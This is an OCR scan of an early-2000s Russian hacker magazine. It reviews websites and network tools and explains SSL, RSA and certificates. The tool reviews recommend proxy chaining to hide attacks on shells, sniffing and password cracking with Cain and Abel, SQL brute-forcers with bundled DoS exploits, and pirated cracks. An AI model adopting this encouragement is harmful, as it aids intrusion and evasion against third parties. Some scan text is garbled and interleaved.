Впродолжение темы софта - сайт для тех, кому нужны как раз новые, а не старые версии программ. Soft-obzor.ru - сайт довольно молодой, но уже хорошо себя зарекомендовавший. Здесь в виде довольно частых выпусков-обзоров рассматриваются новые версии программ, приводятся прямые ссылки на программы, поддерживаемые операционки, размер, интерфейс и другое. Выпуски внушительных размеров и со скриншотами. Кроме выпусков на сайте есть и постоянные разделы - статьи о программах, драйвера, каталог софта, обзоры игр.

<http://www.translation.langenberg.com>

Этот сайт переводит всегда. И не только с немецкого. Единственная его "проблема" - он сам англоязычный. На сайте собраны формы с лучших мировых он-лайн переводчиков. С русского на кучу языков и на русский - легко! Французский, английский, итальянский, португальский, испанский... еще с десяток! Хотя качество перевода с русского не блещет. В общем, в закладки. :) Кроме того, есть полезная штука - Identify Language. Всем понятно? Тебе пришло письмо на тарабарском языке, ты вводишь его в форму, и тебе говорят, что это за язык. Есть несколько формочек по переводу целых web-страниц. А вводишь только URL! Для знатоков мировых сайтов-переводчиков будет интересно, что здесь есть формы от FreeTranslation.com, от WorldLingo.com, от



"Был у нас толмач немчин, ему переводить - а он лыка не вяжет!" (с)

TranslationExperts, Google, Altavista и др. И это только один раздел сайта! Там же можно найти подобный раздел с картами городов, стран и массу другой инфы. Но, конечно, по-английски.

<http://www.dosgames.ru>

Уменя ностальгия по старым играм... Если для тебя слова Doom2, Civilization, Prince of Persia, Wolfenstein 3D тоже много значат и тебе хочется поиграть в старые добрые игры - этот сайт для тебя. Многие из них уже давно стали легендами, а по некоторым и книги написаны! Да-да, всем срочно читать "Принц госплана" Пелевина ;-). На Dosgames.ru можно легко скачать все эти хиты прошлого столетия ;-). Игры рассортированы по жанрам, ведется Top10 - список самых популярных игр - и список новых поступлений. Для сравнительно большого размера игр выложена для скачивания демо-версия игры. Еще на сайте выложена куча он-



Ностальгия по старым играм...

лайновых игр, чит-кодов к играм, обои по мотивам известных игр и многое другое. Можно подписаться на рассылку и еженедельно получать новости о свежеступивших играх.

<http://www.aimatrix.nm.ru>

Сайт в основном является сборником статей (как практических, так и теоретических) на разные темы. Основные разделы - компьютерные темы, астрономия, бытовые темы, искусственный интеллект, нейронные микросхемы. Все эти разделы представлены очень широко, новые статьи появляются часто, астрономические статьи, в частности, написаны так, что будут интересны как интересующимся, так и всем "для общего развития". Здесь обсуждается много интересных спорных вопросов - о солнечной системе, о возникновении жизни на земле, о тунгусском метеорите, отдельные статьи о всех планетах солнечной системы. В разделе компьютерных статей из



Искусственный интеллект в домашних условиях

последних можно отметить практические руководства по программированию на Delphi, статьи об алгоритмах сжатия видео, о создании игр, "советы и подсказки по работе с Windows".

<http://www.oldversion.com>

Название сайта говорит обо всем. Никогда не сталкивался с ситуацией, когда новая супер-пупер-версия программы отказывается работать, а старая с сервера разработчика давно исчезла? Но даже если нет таких проблем, иногда неплохо и поприкалываться ;-). Покажи другу на своем компе WinAMP версии 0.20 весом... в 200 килобайт. А старую добрую 98-ую "аську" не хочется поюзать? Правда, говорят, ICQ-шники уже очень не любят таких... :(.

В общем, Oldversion.com - своего рода антикварная лавка, в которой можно найти привычные нам программы, но начиная с самых первых версий! Кроме содержания сайт и оформлен очень стильно и интересно.



Старый софт лучше новых звуков

Линки на программы содержатся в воображаемом "окне" Program Manager из Windows 3.11. Помнящие былые времена меня поймут. Сам сайт англоязычный, расположен на буржуйском сервере, так что проги качаются очень хорошо и быстро.



<http://www.aferizm.ru>

"Э тот сайт для тех, кто не хочет оказаться "лохом". Так себя величают сами авторы сайта. В общем, они правы. Сайт посвящен всяческой подробной информации о обманах, подделках, криминале. На сайте собрана информация о способах обмана при покупке-продаже жилья, автомобиля, обмене валюты, аренде квартир, найме на работу и трудоустройстве за рубежом. Тут можно узнать, как отличить поддельные доллары, фальшивое золото. Интересная информация с реальными фактами о финансовых, виртуальных и других "пирамидах", о аферах с пластиковыми картами и цепителях-самозванцах.



Мы не лохи, лохи не мы!

Плюс еще масса статей и ссылок на статьи об аферах, преступлениях, "чужесах" и рассказы о жуликах прошлых лет и веков. Сайт часто обновляется и удобен при просмотре.



<http://www.dimonka.de>

Несмотря на явный немецкий адрес сайта, он русскоязычен и будет интересен мно-о-огим читателям. "Клуб ословодов-любителей" - так именует его владелец. Многие уже поняли почему, для остальных - поясню. На сайте приводятся ссылки на музыку, фильмы, игры и тому подобное, доступные для скачивания через р2р-сети типа Gnutella. Помнишь, как называлась одна из первых программ для этих сетей? Правильно, eDonkey. В простонародии - "осел". Сайт обновляется каждый день, содержит уйму ссылок на уже



Клуб ословодов-любителей р2р-шных сетей

переведенные фильмы и вполне может соревноваться с известным Sharereactor.ru.



<http://www.shelek.com/club>



"Весельчак У" - портал программистов

Отличный, часто обновляющийся сайт для программистов. На сайте - масса разных статей по программированию, несколько очень посещаемых форумов, примеры программ, обзоры софта, новости из мира программирования и многое другое. Из недавно появившихся - очень интересный практический цикл статей по написанию драйверов. В рамках портала существует специальная баннерная сеть, показывающая баннеры только компьютерных сайтов. Сайт постоянно развивается, есть вакансии авторов как старых разделов, так и для только создающихся. Для владельцев компьютерных сайтов - хостинг по сниженным ценам.



<http://ww2avia.by.ru>



Первым делом мы испортим самолеты...


Отличный сайт об авиации второй мировой войны. Представлена краткая информация о самолетах Германии, СССР, США, Великобритании и Японии, принятых на вооружение в годы войны. Технические характеристики, история создания и проектирования, небольшая фототека - все это здесь. Кроме этого, на сайте есть глоссарий с объяснением основных терминов. Сайт в стадии развития, но много любопытного нашел даже я, абсолютно не увлекающийся авиацией. Исторические материалы...






Имя: Socks Chains 3.6 (build 113)
Платформа: win (nse)
Политика: Shareware
Весит: 2100 Кб
Веб: <http://www.ufasoft.com/socks>

Имхо, лучшая программа в своем роде. Тем более, что лекарство к ней можно взять в Сети без напрягов. Если ты еще не понял, о каком виде сорста идет речь, популярно объясняю - работа с прокси-серверами. Наверняка ты часто читал в нашем журнале и Интернете, что хакер гля заметания следов юзал цепочку проксей и т.д. А вот с помощью чего эту самую цепочку построить? Можно просто в настройках сетевой проги (браузера, аськи etc) выставить адрес проксика, но ведь в его погах будет лежать твой реальный IP. Но вот спасение! Socks Chains умеет строить цепочки проксей практически без ограничения по количеству серверов, правда чем больше, тем скорость ниже, но за анонимность надо платить. Socks Chains работает с SOCKS 4 и 5, а также с одним TCP-со-



единением, например с HTTP, IRC и т.д. А вот для Ftp нужно два соединения, так что тут ждет облом :(. Но забей на FTP, ибо в сорст заложена неплохая возможность смены цепочки раз в энцать секунд. Когда каждая ко-


манда отгадывается на шелл с одного адреса, но проходя разные цепочки проксей, вычислить тебя просто невозможно. Вот тебе и универсальная динамическая маскировка :). 


Имя: Cain and Abel 2.5
Платформа: win (nse)
Политика: Freeware
Весит: 2100 Кб
Веб: <http://www.oxid.it/>


Очень хорошая утилита из разряда "сниффер, а также все в одном" :). Прога действительно очень стоящая, показывает, например, все plain text овые логины и пароли для ресурсов, на которых ты зареген. Впрочем, достать их из конфигов Эксплорера несложно, но сама возможность сделать это не отходя от кассы выглядит соблазнительной. Сам сниффер будет пахать только после установки WinPcap (<http://winpcap.polito.it>) версии 2.3 и выше, но тут не стоит париться со скачиванием, так как библиотека идет в дистрибутиве. Редко такое бывает, но в этом случае разработчики не дремлют

:). Сниффер действительно очень качественный - он умеет перехватывать пароли, spoof`ить не только IP-адреса, но и MAC с DNS. Также имеется Cracker, так что дело только во времени и хорошем словаре. Снова шампунь и ополаскиватель в одном флаконе :). Кроме всего вышеперечисленного Cain and Abel умеет распознавать множество моделей маршрутизаторов и роутеров и даже (!!!) менять некоторые настройки удаленно. Как он это делает - загадка, но видимо авторы проги неплохо шарят в дырках шитого в железяки ПО. Ну и в качестве бонуса простенький Traceroute и возможность делать дампы LSA записей :). Не забывай, что все это чудо еще и абсолютно 4free. Хотя весит гай боже...

Имя: SQLTools 1.0
Платформа: win (nse)
Политика: Freeware
Весит: 84 Кб
Веб: <http://www.xfocus.org>, <http://www.opengram.com>



Реальный набор важных утилит для SQL-хакера. Распространяется, естественно, бесплатно :). В архив входит пять тулз, два коротеньких примера словарей и файл помощи. Первая утилита это SQL Ping, предназначена для поиска и определения версии SQL сервака на удаленном компьютере. SQL Scanner нужен, если тебе просто надо найти сервак, вводи диапазон адресов и жди. SQL Cracker предназначен для перебора паролей для SQL-доступа. Опять же бегом на поиски большого словаря. Последние две тулзы - скомпиленные версии нашумевших эксплоитов. Первый - SQL Dos Storm 2 для реализации DoS-атаки, следствием которой будет уход в даун SQL-сервера, и второй - тоже роняет сервак, но уже переполнением буфера. Такие пироги. 




Имя: **K9 Robota 1.0**
 Платформа: **win (wce)**
 Политика: **Freeware**
 Весит: **197 Кб**
 Веб: <http://www.robota.net>

Неплохая программа для пассивного определения удаленной операционной системы. То есть если тебе позарез надо узнать, что за ось стоит у того ламера (на том сервере), то совсем необязательно хитровытраханно мастурбировать в окошке шелла. Для более продвинутого шпионажа используется технология распознавания "отпечатков". Дело в том, что у каждой Оси есть свое определенное значение параметров пакета (TTL, размер окна). Так вот, Robota посылает тестовый запрос и по обратным пакетам смотрит, что же там такое стоит. Распознает не очень много систем, но уверен-




но сообщит, что мы, к примеру, имеем дело с линуксом :). Пальцем в небо, конечно, но лучше, чем ничего :). Зато про винду расскажет много - если увлекаешься нюкингом, то проблема выбора (IGMP или SMB) стоять больше не будет. Robota весит гешл, фриварна, так что можешь спокойно качать гля самостоятельного тестирования и оценки.





Имя: **Zebedee Secure Tunnel 2.4.1**
 Платформа: **win (wce), unix/linux**
 Политика: **Freeware**
 Весит: **2100 Кб**
 Веб: <http://www.winton.org.uk/zebedee/>

Прога для создания защищенного TCP или UDP соединения между двумя машинами. Работает из командной строки, но грамотный хелп сразу ответит на все вопросы. Огромный плюс - это возможность работы под виндой и никами, открытый код и отсутствие багов (по крайней мере таковых замечено не было). В качестве эксперимента было установлено ftp-соединение между двумя машинами из одной локалки, а затем все это послушалось сниффером. Результат впечатляет. Ничего разумного сниффер не выдал :). Еще в плюсы сразу же записываем то, что прога заметно не влияет на скорость коннекта и при выставлении нужных параметров еще и сжимает данные перед передачей по защищенному туннелю. Настроек Zebedee имеет очень много, но если тебе и этого мало, то автор



предлагает слить с официальной паги исходники и намотить какую-нибудь свою примочку. Так что дерзай! Это, конечно, не навороченный SSL, но альтернатива вполне достойная. Тем более, что SSL придется прикручивать к веб-серверу потипу Апача, а этот абсолютно автономен. Так что если тебе надо перекачать по сети офигенную эксклюзивную порнушку, юзай Зебедай.

Имя: **Internet Maniac 1.2b**
 Платформа: **win (wce)**
 Политика: **Freeware (за давностью лет)**
 Весит: **54 Кб**
 Веб: www.yandex.ru/yandsearch?text=internet+maniac



Не могу назвать упоминание об этой сортине полноценной новостью, но все же :). Забывать старый добрый софт никоим образом нельзя, особенно если он гает фору новому :). Одним из таких желанных раритетов и является многоглазый IM. Нельзя сказать, что он делает что-то особенное - просто с его помощью можно автоматизировать все функции, для которых надо либо юзать Start->Run->cmd, либо грузить какого-нибудь гиганта all-in-one. Он умеет пинговать, трейсрутить, ресопвить IP, фрингерить, хуизить и сканить :). Помимо всего прочего в нем есть клиентик для проверки POP3 почтовых аккаунтов, сверялка времени и пара connect-listen. Возвращай брови со лба на законное место - connect позволяет послать кому угодно что угодно в любой порт (можно юзать как шелл), а listen наоборот ждет данных в порте :). Плюс ко всему перечисленному, через меню доступны еще несколько справочных пунктов - IP, MAC, WinSock и текущие соединения локального компа, а также чекер скорости и генератор UDP-пакетов. И все это удовольствие в удобном интерфейсе весит всего 100 кило (50 в архиве). Так что закрываем глаза на то, что проге уже 4 года и качаем :). Не помешает в Quick Launch'e...

СПЕЦИАЛ DELIVERY

ВЕБ ПОД ЗАМКОМ

ТЕХНОЛОГИИ СОЗДАНИЯ ЗАЩИЩЕННЫХ СОЕДИНЕНИЙ

Kirion (kkr@mailru.com)

Ну что, создал уже свой мегамогный портал? Все просто ломится от скриптов, флэша и прочего PHP :). А после предыдущего номера ты наверняка решил создать левый Интернет-магазин :).

Возможно, ты также решишь хранить на нем важную инфу или использовать его для секретной переписки. И тут во весь рост встает проблема безопасности...

ЛАЗУТЧИК СО СНИФФЕРОМ

Не секрет, что безопасности в протоколах TCP/IP нет. Что FTP-соединение, что HTTP-соединение может быть перехвачено, прочитано и искажено. Конечно, если это Джон Смит, заходящий по паролю на порносайт, то особой опасности перехват его пароля не несет (ну подумаешь, заплатит еще раз :)). А вот если это номер кредитки Джона Смита, по которой он регистрировался на этом сайте, - это уже интереснее. В моей локальной сети огромное количество умников, вечно sniffающих трафик - попрощайтесь с мылом, аськой, ником на ирке, сайтом. Еще не страшно? Конфиденциальность и секретность нужны всем, особенно в свете всеобщей борьбы с терроризмом и небывалой активизации спецслужб в плане контроля над личной жизнью граждан :). Над вопросом обеспечения конфиденциальности данных при передаче по сети крупные компании задумались достаточно давно. Технологии для шифрования были - надо было приспособить их для Интернета. Результатом работы стал официальный протокол Secure HTTP (RFC 2660), однако он не получил особой распространенности. А все потому, что компания Netscape разработала протокол SSL (Secure Socket Layers), который и получил наибольшую популярность и распространение (что неудивительно, если вспомнить, какой браузер был лидером долгие годы :)). Популярность SSL также определила его независимость от платформы и программной реализации. Протокол был разработан на принципах переносимости и не зависит от приложений, в составе которых он используется. Кроме того, хотя сам протокол и непрозрачен для приложений, поверх него могут

накладываться и другие протоколы, например для увеличения степени защиты или для применения SSL в другой области. То есть если в проге нет поддержки SSL - ни фига у тебя работать не будет. А если поддержка есть - то ты можешь забыть, что SSL вообще существует, и использовать любые протоколы прикладного уровня (модель ISO/OSI, куда же мы без нее), например - проверять почту, лазить по FTP, смотреть чужие ресурсы через NetBios, ну и естественно - работать с HTTP. Во всех этих протоколах можно применять SSL для шифрования данных. Можно еще и дополнительную защиту прикрутить - протокол это позволяет. Если хочешь - можешь сравнить две реализации безопасного протокола: про Secure HTTP можно почитать на www.faqs.org/rfcs/rfc2660.html, а про SSL на home.netscape.com/eng/ssl3/draft302.txt. Знание технического английского приветствуется (можешь перевести и отослать мне - получишь приз :)).

БОЖЕСТВЕННАЯ АСИММЕТРИЯ

Криптография существует давно. За долгие годы было разработано множество систем шифрования, однако все они имели один существенный недостаток: они были симметричные. То есть для шифровки и расшифровки информации используется один и тот же ключ. При передаче данных мы сталкиваемся с двумя проблемами: во-первых, нужно передать ключ всем нужным участникам, а без надежного канала это небезопасно, а во-вторых, нам понадобится большое количество ключей для разных каналов (ты ведь не собираешься выделять один и тот же ключ для своей девушки Оли и своей другой девушки Маши :)). Проблемы были решены с появлением технологии асимметричного шифрования (появилась она всего-то лет 20 назад). Принцип асимметричного шифрования в том, что существует пара ключей: открытый и закрытый. Зашифровав информацию

Аббревиатура RTFM расшифровывается как Read The Following Materials, хотя, конечно, ближе Read The Fucking Manual. В этой рубрике собраны все статьи с теоретической инфрой по теме номера. Внимание! Для комфортного чтения необходимо освободить 50 Кб кэш-памяти первого уровня Центрального Мозгового Устройства.

Content:

Веб под замком 14
Прикроем дыры тела 20

Российский центр сертификации от РБК

открытым ключом, ты можешь расшифровать ее только закрытым, причем по открытому ключу невозможно (или очень и очень сложно) узнать закрытый ключ.

Одним из первых практически применимых алгоритмов стал алгоритм RSA (назван по инициалам создателей: R.Rivest, A.Shamir, L.Adleman). Математический принцип на самом деле несложен, но чтобы не загружать твои бедные компьютерные мозги еще и формулами :), попытаюсь объяснить «на пальцах». Имеются два числа: наш открытый и закрытый ключи. Они математически связаны с некоторым третьим числом, однако никак не связаны между собой. Открытый ключ доступен любому человеку, его можно разослать всем друзьям, повесить на паге и т.д. - с его помощью будет шифроваться инфра. Над информацией производится необратимая математическая операция с помощью открытого ключа и третьего числа (необратимая - это значит по открытому ключу, третьему числу и результату нельзя будет узнать исходные данные). Обратная же операция возможна только с использованием математической зависимости между закрытым ключом и третьим числом. Еще не уснул? Если все же горишь математическим любопытством - загляни на врезку, там все объяснено в формулах.

Но не все так гладко. Есть чисто техническая проблема: операция шифрования большого количества информации по асимметричным алгоритмам требует значительных вычислительных мощностей. Процесс расшифровки тоже занимает довольно много времени. В принципе, это не

очень страшно, но мы-то серфим в Инете. Нам же не хочется сидеть на выделенке и иметь скорость, как на поганом мопеде в районе с шаговой АТС :). Решение нашлось простое и элегантное: уже гавно есть симметричные шифры, которые не представляют сложности для современных компов. Каждый раз при установлении соединения генерируется симметричный ключ (ключ сеанса), которым непосредственно шифруется инфра. Он, в свою очередь, шифруется открытым ключом и передается по каналу связи. Так еще и дополнительную защиту имеем в виде ключа сеанса, который каждый раз новый.

ПРИМЕРНЫЙ АЛГОРИТМ ШИФРОВАНИЯ RSA

Берем два простых числа p и q . Вычисляем их произведение

$n(=p*q)$. Выбираем число e ($e < n$), такое, что $\text{НОД}(e, (p-1)(q-1))=1$, то есть e и $(p-1)(q-1)$ не должны быть общими делителями (НОД - наибольший общий делитель). Решаем в целых числах уравнение $e*d+(p-1)(q-1)*y=1$. Здесь неизвестными являются переменные d и y . Два числа (e, n) - это открытый ключ, размещай, где хочешь. Число d - это и есть закрытый ключ, который позволит расшифровывать все, что зашифровано с помощью пары чисел (e, n). Смотри на скрин с формулами и читай дальше. При шифровании инфра разделяется на блоки, к каждому из которых применяется операция из пункта (1), где m - инфра, а c - шифрованная инфра. Операция возведения в степень по модулю простого числа является необратимой математической задачей. Обратная ей задача носит название «логарифмирование в конечном поле» и является значительно более сложной. Даже если некто знает числа e и n , то по c прочесть исходные сообщения m он не может никак, кроме как полным перебором m . Все бы было совсем плохо, если бы не теорема Эйлера, частный случай которой утверждает, что если число n представимо в виде двух простых чисел p и q , то для любого x имеет место равенство (1). Для дешифровки информации воспользуемся этой формулой. Возведем обе ее части в степень $(-y)$. Получится равенство (2). Теперь умножим обе ее части на x : результат смотри под пунктом (3). А поскольку у нас есть равенство $e*d+(p-1)(q-1)*y=1$, то есть $e*d=(-y)(p-1)(q-1)+1$. Отсюда следует равенство (5). Применим это к нашему зашифрованному сообще-

Есть чисто техническая проблема: операция шифрования большого количества информации по асимметричным алгоритмам требует значительных вычислительных мощностей.

Конечно, если это Джон Смит, заходящий по паролю на порносайт, то особой опасности перехвата его пароля не несет (ну подумай, заплачет еще раз :)).

Сайт VeriSign - крупнейшего центра сертификации



В номере:

НОВИНКИ ОТ BLIZZARD

Warcraft III: The Frozen Throne – Блистательное продолжение гениальной RTS нового поколения. World of Warcraft – больше, чем просто MMORPG, лучше, чем жизнь!

КРИ 2003

«КРИ» – Это съезд, слет, тусовка людей, непосредственно причастных к индустрии, и тех, кто собирается влиться в движение. Цель – чистая польза. Концентрация талантов была так велика, что на «КРИ» шагу нельзя было ступить, не встретив аристократов индустрии.

SHINING FORCE: СВЕТ В КОНЦЕ ТУННЕЛЯ

История легендарного strategy/RPG-сериала. После долгих лет затишья на Game Boy Advance появилась новая часть великой Shining Force. Самое время вспомнить, что значит она для нас

XENOSAGA EPISODE I: DER WILLE ZUR MACHT

Xenosaga Episode I вряд ли выйдет в Европе, а потому нам приходится рецензировать штатовскую версию игры. Неординарный проект, ничуть не похожий на Final Fantasy X и оттого только более притягательный.

ОПЕРАЦИЯ SILENT STORM


Сначала «Операция Silent Storm» показала чистый лик реализма, а потом вдруг взяла да и куснула научно-фантастической пастью.

DUALITY

Если вы знакомы с произведениями Уильяма Гибсона и Филипа Дика, в мире Duality вы будете как дома.

Игры:

Warcraft III: The Frozen Throne • World of Warcraft • «Операция Silent Storm» • Xenosaga Episode I: Der Wille zur Macht • Indiana Jones and the Emperor's Tomb • Duality • Tenchu: Wrath of Heaven • Vietcong • Jurassic Park: Operation Genesis • Tom Clancy's Rainbow Six 3: Raven Shield • .hack//Infection



Хранилище сертификатов в IE

нию: получим пункт (6). Все легко, правда :)?

ЧЕЛ, ПОДПИШИ МНЕ СЕРТИФИКАТ!

Однако есть и еще одна проблема, и связана она уже не с техникой, а с человеческим фактором. И так, тебе нужно связаться с важным человеком, ты находишь в сети его открытый ключ, шифруешь сообщение, посылаешь... Стоп! А откуда ты знаешь, что открытый ключ именно его? А вдруг это злобный недруг, который перехватил чужой мыльник и теперь постит везде свой открытый ключ :). Проблема однозначного определения соответствия

корневые центры сертификации и далее по ступенькам к личным сертификатам. Корневой центр подписывает свой сертификат сам, а все последующие - у предыдущих центров. Сертификаты выдаются на определенное время (как правило, на год). Кроме того, сертификационные центры должны вести список отозванных сертификатов, недействительных сертификатов, сертификатов, лишившихся доверия. Естественно, они делают это не бесплатно. Так сертификат на rog у РосБизнес-Консалтинга (как филиала Thawte) стоит около 200 баксов. А вот сертификат у VeriSign (пожалуй, самая известная компания в данном секторе) стоит под 1000. За что такие деньги? А за доверие! Представь, что ты задался целью найти телефон Дани Шеповалова. Ты можешь пойти на рынок и купить телефонную базу России, а можешь довериться соседке тете Клаве, которая обязательно сообщит его тебе вместе с кучей сплетен и свежих новостей :). База стоит денег, а тетя Клава даст тебе инфу бесплатно, только вот если ты дозвонишься не Дане, а в приемную ФСБ - я не виноват :). Так какому сертификату ты будешь больше доверять: подписанному уважаемой

1. $c = ((m)^e) \bmod n$
2. $(x^{(p-1)(q-1)}) \bmod n = 1$
3. $(x^{(-y)(p-1)(q-1)}) \bmod n = 1^{(-y)} = 1$
4. $(x^{(-y)(p-1)(q-1)+1}) \bmod n = 1 \times x = x$
5. $(x^{(-y)(p-1)(q-1)+1}) \bmod n = (x^{\text{exd}}) \bmod n = x$
6. $(c^d) \bmod n = (m^{\text{exd}}) \bmod n = m$

Шифрование RSA в формулах

человека (группы людей, организации, мыльника, сайта и т.д.) и его открытого ключа - это довольно серьезная проблема. Решилась она с введением сертификатов и сертификационных центров (Certificate Authority, CA).


Сертификат устанавливает связь между открытым ключом и реквизитами его владельца, как то: адресом электронной почты, названием организации (именем), географическим местоположением, а также некоторыми параметрами самого ключа (алгоритм шифрования, ограничения, тип ключа) и сертификата. Каждый сертификат подписывается уполномоченной организацией - CA. Существует иерархия CA - наверху находятся так называемые

мировой организацией или безымянным админом в соседней конторе?

Сертификаты можно применять не только для защиты сайта, но и для защиты мыла (с помощью надстройки secure MIME), для защиты исходников (если ты программист) и, что важно, для цифровой подписи. Цифровая подпись - вещь нужная: при передаче информации по сети получатель (га и сам отправитель) должен быть уверен, что чел, от которого пришла инфра, - тот, за кого он себя выдает, и что информация не была искажена (умышленно или случайно). Первая проблема решается асимметричным шифрованием наоборот, то есть сообщение шифруется закрытым ключом

чом. Соответственно, расшифровать его можно только открытым ключом, а он прописан в сертификате вместе с реквизитами владельца.

Вторая же проблема решается тем, что шифруется не само сообщение (еще не забыл, что это трудоемкий процесс?), а хэш-функция от этого сообщения. Что такое хэш-функция? Это функция, обладающая бесконечной областью определения, но конечной областью значения и одной интересной особенностью: даже при небольшом изменении входного значения значение функции меняется радикально. Основное назначение хэш-функций в криптографии - это генерация ключей на основе коротких и запоминаемых паролей (слабо запомнить 16 шестнадцатеричных разрядов?). Применительно к цифровой подписи это означает, что если содержание сообщения изменится на пару байт, то изменится и хэш-функция от текста, причем кардинально. Сообщение уже невозможно будет расшифровать, а значит - невозможно подделать. Убедился в



Один из корневых сертификатов VeriSign

том, что цифровая подпись рулящая вещь? Только не спеши бежать ее получать. Благодаря нашей Государственной Думе использование цифровой подписи разрешается только государственным органам и корпорациям, да и то с разрешения ФАПСИ (ну, теперь, вероятно, ФСБ). Причем выдать тебе ее должен центр, сертифицированный тоже ФАПСИ. А алгоритмы шифрования несовместимы с европейскими. И почему у нас все через задницу :(?)


SSL В ДЕЙСТВИИ

Вернемся к самому SSL. Что же происходит, когда ты видишь символ замка в углу своего ослика? Ну, во-первых, ты подключаешься к 443 порту (стандартно) сервера, а URL принимает вид <https://>. Если сертификат сервера не относится к числу доверенных (а таких великое множество

